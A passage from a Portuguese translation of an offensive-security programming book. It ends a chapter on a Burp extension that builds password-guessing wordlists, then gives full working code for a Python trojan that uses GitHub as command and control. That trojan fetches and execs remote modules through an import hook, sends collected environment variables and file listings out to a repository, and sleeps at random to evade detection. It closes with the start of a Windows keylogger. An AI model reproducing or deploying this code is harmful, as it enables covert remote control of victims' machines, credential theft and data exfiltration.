O truque para adivinhar senhas online é ter a lista correta de palavras. Não podemos testar dez milhões de senhas se você estiver com pressa, portanto devemos ser capazes de criar uma lista de palavras focada no site em questão. É claro que há scripts na distribuição do Kali Linux que fazem crawling (rastreamento) de um site e geram uma lista de palavras de acordo com o conteúdo do site. Mas se você já usou o Burp Spider para fazer crawling no site, por que enviar mais tráfego somente para gerar uma lista de palavras? Ademais, esses scripts normalmente têm inúmeros argumentos de linha de comando que devem ser lembrados. Se você for como eu, já deve ter memorizado argumentos de linha de comando suficientes para impressionar seus amigos, portanto vamos deixar que o Burp faça o trabalho árduo.

Abra o arquivo *bhp_wordlist.py* e insira o código a seguir:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
❶       self.page_text.append(data)
```

```
        def handle_comment(self, data):
❷           self.handle_data(data)

        def strip(self, html):
            self.feed(html)
❸           return " ".join(self.page_text)


    class BurpExtender(IBurpExtender, IContextMenuFactory):
        def registerExtenderCallbacks(self, callbacks):
            self._callbacks = callbacks
            self._helpers   = callbacks.getHelpers()
            self.context    = None
            self.hosts      = set()

            # começa com algo que sabemos ser comum
❹           self.wordlist   = set(["password"])

            # definimos a nossa extensão
            callbacks.setExtensionName("BHP Wordlist")
            callbacks.registerContextMenuFactory(self)

            return

        def createMenuItems(self, context_menu):
            self.context = context_menu
            menu_list = ArrayList()
            menu_list.add(JMenuItem("Create Wordlist", actionPerformed=self.wordlist_menu))

            return menu_list
```

O código dessa listagem deverá ser bastante familiar a essa altura. Começamos importando os módulos necessários. Uma classe `TagStripper` auxiliar nos permitirá remover as tags HTML das respostas HTTP que processaremos mais tarde. Sua função `handle_data` armazena o texto da página ❶ em uma variável-membro. Também definimos `handle_comment`, pois queremos que as palavras contidas nos comentários dos desenvolvedores também sejam adicionadas à nossa lista de senhas. Internamente, `handle_comment` simplesmente chama `handle_data` ❷ (no caso de querermos alterar o modo como processamos o texto da página posteriormente).

A função `strip` passa o código HTML à classe base `HTMLParser` e retorna o texto resultante da página ❸, o que será prático posteriormente. O restante é quase igual ao início do script *bhp_bing.py* que acabamos de concluir. Mais uma vez, o objetivo é criar um item no menu de contexto na UI do Burp. A única novidade nesse caso é que armazenamos nossa lista de palavras em um `set`, o que garante que não introduziremos palavras duplicadas à medida que prosseguirmos. Inicializamos `set` com a senha predileta de todos – "password" ❹ – somente para garantir que seja incluída em nossa lista final.

Agora, vamos acrescentar a lógica para tomar o tráfego HTTP selecionado no Burp e transformá-lo em uma lista básica de palavras:

```
    def wordlist_menu(self,event):

        # obtém os detalhes daquilo que foi clicado pelo usuário
        http_traffic = self.context.getSelectedMessages()

        for traffic in http_traffic:
            http_service  = traffic.getHttpService()
            host          = http_service.getHost()

❶           self.hosts.add(host)

            http_response = traffic.getResponse()

            if http_response:
❷               self.get_words(http_response)

        self.display_wordlist()
        return

    def get_words(self, http_response):

        headers, body = http_response.tostring().split('\r\n\r\n', 1)

        # ignora as respostas que não sejam texto
❸       if headers.lower().find("content-type: text") == -1:
            return

        tag_stripper = TagStripper()
❹       page_text = tag_stripper.strip(body)
```

```
❺          words = re.findall("[a-zA-Z]\w{2,}", page_text)

           for word in words:

               # filtra strings longas
               if len(word) <= 12:
❻                  self.wordlist.add(word.lower())

           return
```

Nossa primeira tarefa é definir a função `wordlist_menu`, que é o nosso handler de clique do menu. Ela armazena o nome do host que respondeu ❶, para ser usado posteriormente, e obtém a resposta HTTP, passando-a para a nossa função `get_words` ❷. A partir daí, `get_words` separa o cabeçalho do corpo da mensagem, garantindo que tentaremos processar somente as respostas baseadas em texto ❸. Nossa classe `TagStripper` ❹ remove o código HTML do restante do texto da página. Usamos uma expressão regular para encontrar todas as palavras que comecem com um caractere do alfabeto, seguido de dois ou mais caracteres "de palavra" ❺. Após realizar o corte final, as palavras bem-sucedidas são salvas em letras minúsculas em `wordlist` ❻.

Vamos concluir o script fazendo-o ter a capacidade de efetuar combinações e exibir a lista de palavras capturadas:

```
       def mangle(self, word):
           year     = datetime.now().year
❶          suffixes = ["", "1", "!", year]
           mangled  = []

           for password in (word, word.capitalize()):
               for suffix in suffixes:
❷                  mangled.append("%s%s" % (password, suffix))

           return mangled

       def display_wordlist(self):

❸          print "#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

           for word in sorted(self.wordlist):
               for password in self.mangle(word):
                   print password
           return
```

Muito bem! A função `mangle` toma uma palavra como base e a transforma em diversos palpites de senha de acordo com algumas "estratégias" comuns de criação de senha. Nesse exemplo simples, criamos uma lista de sufixos a serem inseridos no final da palavra usada como base, incluindo o ano atual ❶. Em seguida, percorremos todos os sufixos em um laço e o adicionamos à palavra-base ❷ para criar uma senha para uma tentativa única. Usamos outro laço com uma versão em letras maiúsculas da palavra-base para completar o teste. Na função `display_wordlist`, exibimos um comentário no estilo usado pelo "John the Ripper" ❸ para podermos nos lembrar de quais sites foram usados para gerar essa lista de palavras. Em seguida, fazemos as combinações para cada palavra-base e exibimos os resultados. Chegou o momento de colocar esse código em ação.

Fazendo um teste rápido

Clique na aba **Extender** (Extensor) do Burp, no botão **Add** (Adicionar) e siga o mesmo procedimento que usamos em nossas extensões anteriores para fazer a extensão Wordlist funcionar. Quando ela estiver carregada, acesse *http://testphp.vulnweb.com/*.

Clique com o botão direito do mouse no site que está no painel Site Map (Mapa do site) e selecione **Spider this host** (Rastrear esse host) (Figura 6.12).




Figura 6.12 – Fazendo spidering de um host com o Burp.

Depois que o Burp tiver visitado todos os links do site-alvo, selecione todas as solicitações no painel superior à direita, clique nelas com o botão direito do mouse para que o menu de contexto seja apresentado e selecione **Create Wordlist** (Criar lista de palavras) (Figura 6.13).




Figura 6.13 – Enviando as solicitações para a extensão BHP Wordlist.

Agora, verifique a aba de saída da extensão. Na prática, salvaríamos essa saída em um arquivo, mas, para demonstração, exibimos a lista de palavras no Burp (Figura 6.14).

Essa lista pode ser passada para o Burp Intruder para que o verdadeiro ataque para adivinhar senhas seja realizado.

Demonstramos o uso de um pequeno subconjunto da API do Burp, incluindo a possibilidade de gerar nossos próprios payloads de ataque, bem como a capacidade de criar extensões que interajam com a UI do Burp. Durante um teste de invasão, com frequência, você se deparará com problemas específicos ou terá necessidade de fazer uma automação, e a API Extender do Burp proverá uma interface excelente para fazer codificações de acordo com as suas necessidades ou, pelo menos, evitará que você precise copiar e colar continuamente os dados capturados pelo Burp para outra ferramenta.




Figura 6.14 – Uma lista de senhas baseada no conteúdo do site-alvo.

Neste capítulo, mostramos como criar uma ótima ferramenta de reconhecimento para adicioná-la ao kit de ferramentas do Burp. Da forma como está implementada, essa extensão retorna somente os vinte primeiros resultados do Bing, portanto, como lição de casa, você poderá trabalhar no sentido de fazer solicitações adicionais para garantir que todos os resultados sejam obtidos. Isso exigirá algumas leituras sobre a API do Bing e a implementação de um pouco de código para lidar com o conjunto maior de resultados. Você poderá então, é claro, dizer ao Burp spider para fazer um crawling de cada um dos novos sites descobertos e procurar vulnerabilidades automaticamente!

CAPÍTULO 7

Comando e controle com o GitHub

Um dos aspectos mais desafiadores da criação de um framework sólido para cavalos de Troia é a capacidade de controlar, atualizar e receber dados assincronamente de seus códigos implantados. É fundamental adotar uma maneira relativamente universal para enviar códigos aos seus cavalos de Troia remotos. Essa flexibilidade é necessária não somente para que seus cavalos de Troia realizem tarefas diferentes, mas também porque você poderá ter um código adicional e específico ao sistema operacional do alvo.

Enquanto os hackers tiveram vários meios criativos de usar comandos e controles ao longo dos anos, por exemplo, por meio de IRC ou até mesmo do Twitter, tentaremos usar um serviço que, na realidade, foi projetado para lidar com códigos. Usaremos o GitHub como um meio de armazenar informações de configuração para os códigos a serem implantados e dados que tenham sido extraídos, além de qualquer módulo necessário ao código implantado para que execute suas tarefas. Também exploraremos uma maneira de efetuar um hack no sistema nativo de importação de bibliotecas do Python para que, à medida que novos módulos de cavalo de Troia forem criados, seus códigos implantados poderão obtê-los automaticamente, além de acessar também qualquer biblioteca dependente diretamente em seu repositório. Tenha em mente que seu tráfego para o GitHub estará criptografado com SSL e há poucas empresas que bloqueiam ativamente o GitHub.

Um aspecto a ser observado é que usaremos um repositório público para efetuar esse teste; se quiser gastar dinheiro, você poderá adquirir um repositório privado para que olhares bisbilhoteiros não possam ver o que você está fazendo. Ademais, todos os seus módulos, as configurações e os dados podem ser criptografados usando pares de chave pública/privada, o que será demonstrado no capítulo 9. Vamos começar!

Criando uma conta no GitHub

Se você não tem uma conta no GitHub, acesse GitHub.com, inscreva-se e crie um novo repositório chamado `chapter7`. Em seguida, instale a biblioteca Python de API do GitHub[1] para automatizar a sua interação com o seu repositório. Isso pode ser feito a partir da linha de comando ao executar o seguinte:

```
pip install github3.py
```

Se você ainda não o fez, instale o cliente git. Faço o meu desenvolvimento em um computador Linux, mas isso funcionará em qualquer plataforma. Agora, vamos criar uma estrutura básica para o nosso repositório. Efetue o seguinte na linha de comando, fazendo as adaptações conforme for necessário se você estiver no Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<seunomedeusuário>/chapter7.git
$ git push origin master
```

Com isso, criamos a estrutura inicial de nosso repositório. O diretório `config` armazena os arquivos de configuração que serão unicamente identificados para cada cavalo de Troia. À medida que os cavalos de Troia forem implantados, você desejará que cada um deles execute tarefas diferentes, e cada cavalo de Troia verificará seu arquivo único de configuração. O diretório `modules` contém qualquer código de módulo que você queira que o cavalo de Troia obtenha e então execute. Implementaremos um hack especial de importação para permitir que nosso cavalo de Troia importe bibliotecas diretamente de nosso repositório do GitHub. Essa capacidade de carga remota também permitirá colocar bibliotecas de terceiros no GitHub para que você não precise recompilar continuamente o seu cavalo de Troia sempre que quiser adicionar novas funcionalidades ou dependências. O

1 O repositório em que essa biblioteca está hospedada encontra-se em *https://github.com/copitux/python-github3/*.

diretório `data` é o local em que o cavalo de Troia fará checkin de qualquer dado coletado, das teclas pressionadas, das telas capturadas e assim por diante. Agora vamos criar alguns módulos simples e um arquivo de configuração de exemplo.

Criando módulos

Nos capítulos posteriores, você realizará tarefas terríveis com seus cavalos de Troia, por exemplo, logging de teclas, e capturará imagens de tela. Mas para começar, vamos criar alguns módulos simples que poderemos testar e implantar facilmente. Abra um arquivo novo no diretório de módulos, chame-o de *dirlister.py* e insira o código a seguir:

```
import os

def run(**args):

    print "[*] In dirlister module."
    files = os.listdir(".")

    return str(files)
```

Esse pequeno trecho de código simplesmente expõe uma função `run` que lista todos os arquivos do diretório corrente e retorna essa lista na forma de uma string. Cada módulo que você desenvolver deverá expor uma função `run` que aceite uma quantidade variável de argumentos. Isso permite carregar todos os módulos da mesma maneira e ter espaço de manobra suficiente para personalizar os arquivos de configuração e passar argumentos ao módulo, se você quiser.

Agora, vamos criar outro módulo chamado *environment.py*:

```
import os

def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

Esse módulo simplesmente obtém qualquer variável de ambiente definida no computador remoto em que o cavalo de Troia estiver executando. Agora vamos enviar esse código ao nosso repositório do GitHub para ser utilizado pelo nosso cavalo de Troia. Na linha de comando, digite o código a seguir, a partir do diretório principal de seu repositório:

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: ********
Password: ********
```

Você deverá ver o seu código sendo enviado ao repositório do GitHub; sinta-se à vontade para fazer login em sua conta e conferir! Essa é exatamente a maneira como você poderá continuar a desenvolver códigos no futuro. Deixarei a integração de módulos mais complexos a seu cargo, como lição de casa. Se você tiver uma centena de cavalos de Troia implantados, poderá enviar os módulos novos ao seu repositório do GitHub e testá-los ao habilitar um módulo novo em um arquivo de configuração, para que ele seja usado com a sua versão local do cavalo de Troia. Dessa maneira, você poderá testar em uma VM ou no hardware de um host que você controle, antes de permitir que um de seus cavalos de Troia remotos acesse o código e o utilize.

Configuração do cavalo de Troia

Queremos que nosso cavalo de Troia seja capaz de realizar determinadas ações durante um período de tempo. Isso significa que devemos ter uma maneira de lhe informar quais ações devem ser realizadas e quais módulos são responsáveis pela execução dessas ações. Usar um arquivo de configuração permite ter esse nível de controle, além de permitir também que coloquemos um cavalo de Troia para dormir (não lhe dando qualquer tarefa), se quisermos que isso seja feito. Cada cavalo de Troia implantado deverá ter um identificador único, tanto para organizar os dados recebidos quanto para controlar qual cavalo de Troia realizará determinadas tarefas. Vamos configurar o cavalo de Troia para que olhe o diretório *config* em busca do arquivo *TROJANID.json*, que contém um documento JSON simples em que podemos efetuar um parsing, converter seus dados para um dicionário Python e, então, utilizá-los. O formato JSON também faz com que seja fácil alterar as opções de configuração. Vá para o diretório *config* e crie um arquivo chamado *abc.json* com o conteúdo a seguir:

```
[
    {
     "module" : "dirlister"
    },
```

```
    {
    "module"  : "environment"
    }
]
```

Essa é apenas uma lista simples de módulos que queremos que o cavalo de Troia remoto execute. Mais adiante, você verá como lemos esse documento JSON e fazemos uma iteração por ele, percorrendo cada opção para que esses módulos sejam carregados. Enquanto você faz um brainstorming para ter ideias a serem usadas nos módulos, perceberá que é útil incluir opções adicionais de configuração, como a duração da execução, a quantidade de vezes que o módulo selecionado deverá ser executado ou os argumentos a serem passados para o módulo. Acesse a linha de comando e execute o comando a seguir a partir do diretório principal de seu repositório:

```
$ git add .
$ git commit -m "Adding simple config."
$ git push origin master
Username: ********
Password: ********
```

O documento de configuração é bem simples. Você deve disponibilizar uma lista de dicionários que informe ao cavalo de Troia quais módulos devem ser importados e executados. À medida que o seu framework for desenvolvido, funcionalidades adicionais poderão ser acrescentadas nessas opções de configuração, incluindo métodos para extração de dados do alvo, conforme será mostrado no capítulo 9. Agora que você tem seus arquivos de configuração e alguns módulos simples a serem executados, começaremos a implementar a parte principal do cavalo de Troia.

Criando um cavalo de Troia que utilize o GitHub

Agora, criaremos o cavalo de Troia principal que consumirá as opções de configuração e o código do GitHub a ser executado. O primeiro passo consiste em criar o código necessário para lidar com a conexão, a autenticação e a comunicação com a API do GitHub. Vamos começar abrindo um arquivo novo chamado *git_trojan.py* e inserindo o código a seguir:

```
import json
import base64
import sys
import time
```

```
import imp
import random
import threading
import Queue
import os

from github3 import login

❶ trojan_id = "abc"

trojan_config = "%s.json" % trojan_id
data_path     = "data/%s/" % trojan_id
trojan_modules= []
configured    = False
task_queue    = Queue.Queue()
```

Esse é somente um código simples de configuração, com as importações necessárias, que deverá manter o tamanho geral de nosso cavalo de Troia relativamente pequeno quando esse código for compilado. Digo relativamente porque a maioria dos binários Python compilados que usam `py2exe`[2] tem aproximadamente 7MB. O único ponto a ser observado é que a variável `trojan_id` ❶ identifica unicamente esse cavalo de Troia. Se você fosse expandir essa técnica para criar uma botnet completa, seria preciso ter a capacidade de gerar cavalos de Troia, definir seus IDs, criar automaticamente um arquivo de configuração a ser enviado ao GitHub e, então, compilar o cavalo de Troia de modo a gerar um executável. Entretanto, não criaremos uma botnet hoje; deixarei que essa tarefa fique a cargo de sua imaginação.

Agora, vamos criar o código relevante para o GitHub:

```
def connect_to_github():
    gh = login(username="yourusername",password="yourpassword")
    repo   = gh.repository("yourusername","chapter7")
    branch = repo.branch("master")

    return gh,repo,branch

def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()
```

2 Você pode dar uma olhada em `py2exe` em *http://www.py2exe.org/*.

```
        for filename in tree.tree:

            if filepath in filename.path:
                print "[*] Found file %s" % filepath
                blob = repo.blob(filename._json_data['sha'])
                return blob.content

        return None

    def get_trojan_config():
        global configured
        config_json   = get_file_contents(trojan_config)
        config        = json.loads(base64.b64decode(config_json))
        configured    = True

        for task in config:

            if task['module'] not in sys.modules:

                exec("import %s" % task['module'])

        return config

    def store_module_result(data):

        gh,repo,branch = connect_to_github()
        remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
        repo.create_file(remote_path,"Commit message",base64.b64encode(data))

        return
```

Essas quatro funções representam a principal interação entre o cavalo de Troia e o GitHub. A função `connect_to_github` simplesmente faz a autenticação do usuário junto ao repositório e obtém os objetos `repo` e `branch` atuais para serem usados por outras funções. Tenha em mente que em um cenário do mundo real, você deverá ocultar esse procedimento de autenticação da melhor maneira possível. Você também pode pensar no que cada cavalo de Troia poderá acessar em seu repositório de acordo com determinados controles de acesso de modo que, caso o seu cavalo de Troia seja identificado, uma pessoa não possa apagar todos os dados que você coletou. A função `get_file_contents` é responsável por obter arquivos do repositório remoto e ler o conteúdo localmente. Isso é usado tanto para ler

opções de configuração quanto para ler o código-fonte dos módulos. A função `get_trojan_config` é responsável por obter o documento de configuração remoto do repositório para que o seu cavalo de Troia saiba quais módulos devem ser executados. E a última função – `store_module_result` – é usada para enviar qualquer dado coletado no computador-alvo. Vamos, agora, criar um hack de importação para importar arquivos remotos de nosso repositório do GitHub.

Criando um hacking para a funcionalidade de importação do Python

Se você chegou até este ponto do livro, saberá que usamos a funcionalidade `import` do Python para importar bibliotecas externas e usar o código contido nelas. Queremos ser capazes de fazer o mesmo em nosso cavalo de Troia, mas, além disso, também garantir que se importarmos uma dependência (por exemplo, o Scapy ou o `netaddr`), nosso cavalo de Troia deixará esse módulo disponível a todos os módulos subsequentes que utilizarmos. O Python nos permite inserir nossa própria funcionalidade na importação dos módulos, de modo que se um módulo não puder ser encontrado localmente, nossa classe de importação será chamada, o que nos permitirá obter a biblioteca remotamente, a partir de nosso repositório. Isso é feito por meio da adição de uma classe personalizada à lista `sys.meta_path`[3]. Vamos criar uma classe personalizada de carga adicionando o código a seguir:

```
class GitImporter(object):
    def __init__(self):
    self.current_module_code = ""

    def find_module(self,fullname,path=None):
        if configured:
            print "[*] Attempting to retrieve %s" % fullname
❶           new_library = get_file_contents("modules/%s" % fullname)

            if new_library is not None:
❷               self.current_module_code = base64.b64decode(new_library)
                return self

        return None

    def load_module(self,name):
```

3 Uma ótima explicação desse processo, escrita por Karol Kuczmarski, pode ser encontrada em *http://xion.org.pl/2012/05/06/hacking-python-imports/*.

```
❸          module = imp.new_module(name)
❹          exec self.current_module_code in module.__dict__
❺          sys.modules[name] = module

           return module
```

Sempre que o interpretador tentar carregar um módulo que não se encontra disponível, nossa classe `GitImporter` será usada. A função `find_module` será chamada antes, na tentativa de localizar o módulo. Passamos essa chamada para o nosso carregador de arquivo remoto ❶ e, se pudermos localizar o arquivo em nosso repositório, decodificamos o código que está em base64 e o armazenamos em nossa classe ❷. Ao retornar `self`, informamos ao interpretador Python que encontramos o módulo e que nossa função `load_module` poderá ser chamada para carregá-lo. Usamos o módulo nativo `imp` para criar inicialmente um novo objeto módulo vazio ❸ e, em seguida, inserimos nele o código obtido do GitHub ❹. O último passo consiste em inserir nosso módulo recém-criado na lista `sys.modules` ❺ para ser acessado por qualquer chamada a `import` no futuro. Agora vamos fazer os últimos retoques no cavalo de Troia e colocá-lo em ação:

```
   def module_runner(module):

       task_queue.put(1)
❶      result = sys.modules[module].run()
       task_queue.get()

       # armazena o resultado em nosso repositório
❷      store_module_result(result)

       return

   # laço principal do cavalo de Troia
❸  sys.meta_path = [GitImporter()]

   while True:

       if task_queue.empty():

❹          config        = get_trojan_config()
```

```
            for task in config:
❺               t = threading.Thread(target=module_runner,args=(task['module'],))
                t.start()
                time.sleep(random.randint(1,10))

        time.sleep(random.randint(1000,10000))
```

Inicialmente, garantimos que vamos acrescentar o nosso importador de módulos personalizado ❸ antes de iniciarmos o laço principal de nossa aplicação. O primeiro passo consiste em obter o arquivo de configuração do repositório ❹ e, então, iniciamos o módulo em sua própria thread ❺. Enquanto estivermos na função `module_runner`, simplesmente chamamos a função `run` do módulo ❶ para disparar o seu código. Quando a execução terminar, devemos ter o resultado em uma string que, então, será enviada ao nosso repositório ❷. No final de nosso cavalo de Troia, ele dormirá por um período aleatório de tempo, em uma tentativa de frustrar qualquer análise de padrões de rede. É claro que você pode criar certo volume de tráfego para Google.com ou realizar quaisquer outras atividades na tentativa de disfarçar o que o seu cavalo de Troia estiver tentando fazer. Agora vamos colocar esse código em ação!

Fazendo um teste rápido

Muito bem! Vamos colocar esse código em ação, executando-o a partir da linha de comando.

AVISO *Se você tiver informações sensíveis em arquivos ou em variáveis de ambiente, lembre-se de que sem um repositório privado, essas informações serão enviadas ao GitHub para o mundo todo poder vê-las. Não diga que eu não avisei – e, é claro, você pode usar algumas técnicas de criptografia que serão apresentadas no capítulo 9.*

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

Perfeito! Uma conexão foi feita com o meu repositório, o arquivo de configuração foi obtido, os dois módulos que definimos no arquivo de configuração foram extraídos e executados.

Agora, retorne à linha de comando no diretório de seu cavalo de Troia e digite:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
 * branch            master     -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
 data/abc/29008.data |    1 +
 data/abc/44763.data |    1 +
 2 files changed, 2 insertions(+), 0 deletions(-)
 create mode 100644 data/abc/29008.data
 create mode 100644 data/abc/44763.data
```

Que maravilha! Nosso cavalo de Troia fez check-in dos resultados de nossos dois módulos executados.

Há várias melhorias e aperfeiçoamentos que podem ser feitos nessa técnica principal de comando e controle. A criptografia de todos os seus módulos, das configurações e dos dados extraídos ao alvo podem ser um bom ponto de partida. Automatizar o gerenciamento de backend dos dados extraídos, atualizar os arquivos de configuração e desenvolver novos cavalos de Troia também são necessários se você pretende infectar alvos em larga escala. À medida que mais funcionalidades forem sendo acrescentadas, também será necessário estender a maneira como o Python carrega bibliotecas dinâmicas e compiladas. Por enquanto, vamos trabalhar na criação de algumas tarefas independentes para os cavalos de Troia, e deixarei a seu cargo a integração delas com o seu novo cavalo de Troia que funciona com o GitHub.

CAPÍTULO 8

Tarefas comuns para cavalos de Troia no Windows

Ao implantar um cavalo de Troia, você vai querer executar algumas tarefas comuns: obter teclas pressionadas, capturar imagens de tela e executar shellcode para disponibilizar uma sessão interativa para ferramentas como o CANVAS ou o Metasploit. Este capítulo enfocará essas tarefas. Concluiremos com algumas técnicas de detecção de sandbox para determinar se estamos executando em um antivírus ou em uma sandbox forense. Esses módulos serão fáceis de modificar e funcionarão em nosso framework de cavalo de Troia. Em capítulos posteriores, exploraremos ataques do tipo man-in-the-browser e técnicas de escalação de privilégios que poderão ser implantadas com o seu cavalo de Troia. Cada técnica apresenta seus próprios desafios e suas probabilidades de ser identificada pelo usuário final ou por uma solução antivírus. Recomendo que você defina cuidadosamente o perfil de seu alvo após ter implantado o seu cavalo de Troia para que os módulos possam ser testados em seu laboratório antes de experimentá-los em um alvo ativo. Vamos começar com a criação de um keylogger (ferramenta para logging de teclas) simples.

Diversão com logging de teclas

O keylogging (logging de teclas) é um dos truques mais antigos neste livro e continua sendo empregado com vários níveis de discrição atualmente. Os invasores continuam usando esse recurso, pois é extremamente eficiente para capturar informações sensíveis, como credenciais ou conversações.

Uma biblioteca Python excelente chamada PyHook[1] permite capturar facilmente todos os eventos de teclado. Ela tira proveito da função nativa `SetWindowsHookEx` do Windows que permite instalar uma função definida pelo usuário, a ser chamada para determinados eventos do Windows. Ao registrar um hook para eventos de teclado, podemos capturar todos os pressionamentos de tecla ocorridos em um alvo. Além disso, queremos saber exatamente em que processo esses pressionamentos

1 Faça download do PyHook a partir de *http://sourceforge.net/projects/pyhook/*.

de tecla estão ocorrendo para determinar as ocasiões em que nomes de usuário, senhas ou outras informações úteis estiverem sendo digitados. O PyHook cuida de todos os níveis baixos de programação para nós, o que deixa a nosso cargo a implementação da lógica principal do logger de teclas. Abra o arquivo *keylogger.py* e insira uma parte da implementação:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32   = windll.user32
kernel32 = windll.kernel32
psapi    = windll.psapi
current_window = None

def get_current_process():

    # obtém um handle para a janela em primeiro plano (foreground)
❶   hwnd = user32.GetForegroundWindow()

    # descobre o ID do processo
    pid = c_ulong(0)
